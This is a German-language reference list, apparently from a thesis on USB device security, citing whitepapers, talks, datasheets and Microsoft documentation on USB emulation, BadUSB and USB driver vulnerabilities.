[Dav13b] Davis, Andy. *Revealing Embedded Fingerprints: Deriving Intelligence from USB Stack Interactions*. Techn. Ber. NCC Group, Aug. 2013. URL: https://www.nccgroup.com/media/481058/revealing_embedded_fingerprints_whitepaper_final_august_2013.pdf.

[Dav14a] Davis, Andy. *USB attacks need physical access right? Not any more...* Vortragsfolien. März 2014. URL: https://www.nccgroup.com/media/481258/usb_physical_access_andy_davis_ncc_group_slides_updated.pdf.

[Dav14b] Davis, Andy. *USB attacks need physical access right? Not any more...* Techn. Ber. NCC Group, 2014. URL: https://www.nccgroup.com/media/481264/usb_physical_access_whitepaper_v1-0.pdf.

[Fal11] Falliere, Nicolas und O Murchu, Liam und Chien, Eric. *W32.Stuxnet Dossier*. Techn. Ber. Version 1.4. Symantec, Feb. 2011. URL: http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf.

[Fut10] Future Technology Devices International. *FT232R USB UART IC*. Datenblatt. Version 2.10. 2010. URL: http://www.ftdichip.com/Documents/DataSheets/ICs/DS_FT232R.pdf.

[Goo12a] Goodspeed, Travis. *Emulating USB Devices with Python*. Abgerufen am 03.08.2014. Juli 2012. URL: http://travisgoodspeed.blogspot.de/2012/07/emulating-usb-devices-with-python.html.

[Goo12b] Goodspeed, Travis. *Facedancer USB: Exploiting the Magic School Bus*. Vortragsfolien. Juni 2012. URL: http://recon.cx/2012/schedule/attachments/57_recon2012-goodspeedbratus.pdf.

[Goo12c] Goodspeed, Travis. *Writing a Thumbdrive from Scratch*. Video. Dezember 2012. URL: http://media.ccc.de/browse/congress/2012/29c3-5327-en-writing_a_thumbdrive_from_scratch_h264.html.

[Goo14] Goodspeed, Travis. *Facedancer21*. Abgerufen am 04.08.2014. Aug. 2014. URL: http://goodfet.sourceforge.net/hardware/facedancer21/.

[int14] int3.cc. *FaceDancer21 (USB Emulator/USB Fuzzer)*. Abgerufen am 05.08.2014. Aug. 2014. URL: http://int3.cc/products/facedancer21.

[Kro04] Kroah-Hartman, Greg. „Writing a Real Driver – In User Space". In: *Linux Journal* (Ausgabe 122 Juni 2004). URL: http://www.linuxjournal.com/article/7466.

[Man11] Mandt, Tarjei. *Kernel Pool Exploitation on Windows 7*. Techn. Ber. 2011. URL: https://media.blackhat.com/bh-dc-11/Mandt/BlackHat_DC_2011_Mandt_kernelpool-wp.pdf.

[Max13] Maxim Integrated. *USB Peripheral/Host Controller with SPI Interface*. Datenblatt. Version 4. Juli 2013. URL: http://datasheets.maximintegrated.com/en/ds/MAX3421E.pdf.

[Mei10] Meister, Benjamin. *Introducing Microsoft RemoteFX USB Redirection: Part 1*. Abgerufen am 08.08.2014. Juni 2010. URL: http://blogs.msdn.com/b/rds/archive/2010/06/10/introducing-microsoft-remotefx-usb-redirection-part-1.aspx.

[Mic13] Microsoft.com. *Microsoft Security Bulletin MS13-027*. Abgerufen am 09.08.2014. März 2013. URL: https://technet.microsoft.com/en-us/library/security/ms13-027.aspx.

[Mic14a] Microsoft.com. *Choosing a driver model for developing a USB client driver*. Abgerufen am 04.08.2014. Aug. 2014. URL: http://msdn.microsoft.com/en-us/library/windows/hardware/ff540215(v=vs.85).aspx#if_you__write_a_usb_client_driver__which_driver_model_is_best_.

[Mic14b] Microsoft.com. *Remote NDIS File Naming Conventions*. Abgerufen am 10.08.2014. Aug. 2014. URL: http://msdn.microsoft.com/en-us/library/windows/hardware/ff570610%28v=vs.85%29.aspx.

[Mic14c] Microsoft.com. *Setting Up Kernel-Mode Debugging over a 1394 Cable Manually*. Abgerufen am 07.08.2014. Aug. 2014. URL: http://msdn.microsoft.com/en-us/library/windows/hardware/ff556866(v=vs.85).aspx.

[Mic14d] Microsoft.com. *USB device class drivers included in Windows*. Abgerufen am 12.08.2014. Aug. 2014. URL: http://msdn.microsoft.com/en-us/library/windows/hardware/ff538820(v=vs.85).aspx.

[Mic14e] Microsoft.com. *USB-RNDIS Ethernet Device Sample Descriptors*. Abgerufen am 12.08.2014. Aug. 2014. URL: http://msdn.microsoft.com/en-us/library/ee481695(v=winembedded.60).aspx.

[Noh14] Nohl, Karsten et al. *Turning USB peripherals into BadUSB*. Abgerufen am 03.08.2014. Juli 2014. URL: https://srlabs.de/badusb/.

[Onn14] Onneken, Peter und Popp, Gregor auf WDR.de. *Unkontrollierbare Sicherheitslücke durch USB-Sticks - Katastrophe für den Datenschutz*. Abgerufen am 16.08.2014. Juli 2014. URL: http://www1.wdr.de/daserste/monitor/sendungen/usb108.html.

[Pea10] Peacock, Craig. *USB in a NutShell*. Abgerufen am 02.07.2014. Sep. 2010. URL: http://www.beyondlogic.org/usbnutshell/usb1.shtml.

[Pic13] Picod, Jean-Michel. *A journey in script-kiddie-land and kernel-land*. Abgerufen am 07.08.2014. Nov. 2013. URL: http://blog.j-michel.org/post/67652808280/a-journey-in-script-kiddie-land-and-kernel-land.

[Sau08] Sauter, Benedikt. „USB Grundkurs - USB verstehen und anwenden“. In: *embedded projects Journal* (Ausgabe 1 Juni 2008). URL: http://journal.embedded-projects.net/index.php?module=archiv&action=list.

[Sto12] Stoffregen, Paul auf kickstarter.com. *Teensy USB Development Board*. Abgerufen am 05.08.2014. Sep. 2012. URL: https://www.kickstarter.com/projects/paulstoffregen/teensy-30-32-bit-arm-cortex-m4-usable-in-arduino-a.

[Sto14] Stoffregen, Paul auf pjrc.com. *Teensy USB Development Board*. Abgerufen am 05.08.2014. Aug. 2014. URL: https://www.pjrc.com/teensy/index.html.

[Tex07] Texas Instruments. *Mixed Signal Microcontroller*. Datenblatt. Version November 2012. Juni 2007. URL: http://www.ti.com/lit/gpn/msp430f2618.

[Unb13] Unbekannt, Pseudonyme: tw und sb. *Electronic Bank Robberies*. Video. Dezember 2013. URL: http://media.ccc.de/browse/congress/2013/30C3_-_5476_-_en_-_saal_2_-_201312271600_-_electronic_bank_robberies_-_tw_-_sb.html.

[USB14] USB Implementers Forum. *Internetpräsenz des USB-IF*. Abgerufen am 22.06.2014. Juni 2014. URL: http://www.usb.org/.

[Veg09a] Vega, Rafael Dominguez. *USB Attacks: Fun with Plug & 0wn*. Video. Aug. 2009. URL: https://www.youtube.com/watch?v=NTrjBl6AW0s.

[Veg09b] Vega, Rafael Dominguez. *USB Attacks: Fun with Plug & 0wn*. Vortragsfolien. Aug. 2009. URL: https://labs.mwrinfosecurity.com/system/assets/136/original/mwri_usb-attacks-defcon17_2009-08-02.pdf.

[Veg11] Vega, Rafael Dominguez. *Linux Kernel caiaq USB Drivers Buffer Overflow Vulnerability*. Techn. Ber. MWR InfoSecurity, März 2011. URL: https://labs.mwrinfosecurity.com/system/assets/153/original/mwri_caiaq-usb-drivers-buffer-overflow_2011-03-07.pdf.

[Wik14] Wikipedia.org. *Universal Serial Bus*. Abgerufen am 02.07.2014. Juli 2014. URL: https://de.wikipedia.org/w/index.php?title=Universal_Serial_Bus&oldid=131582902.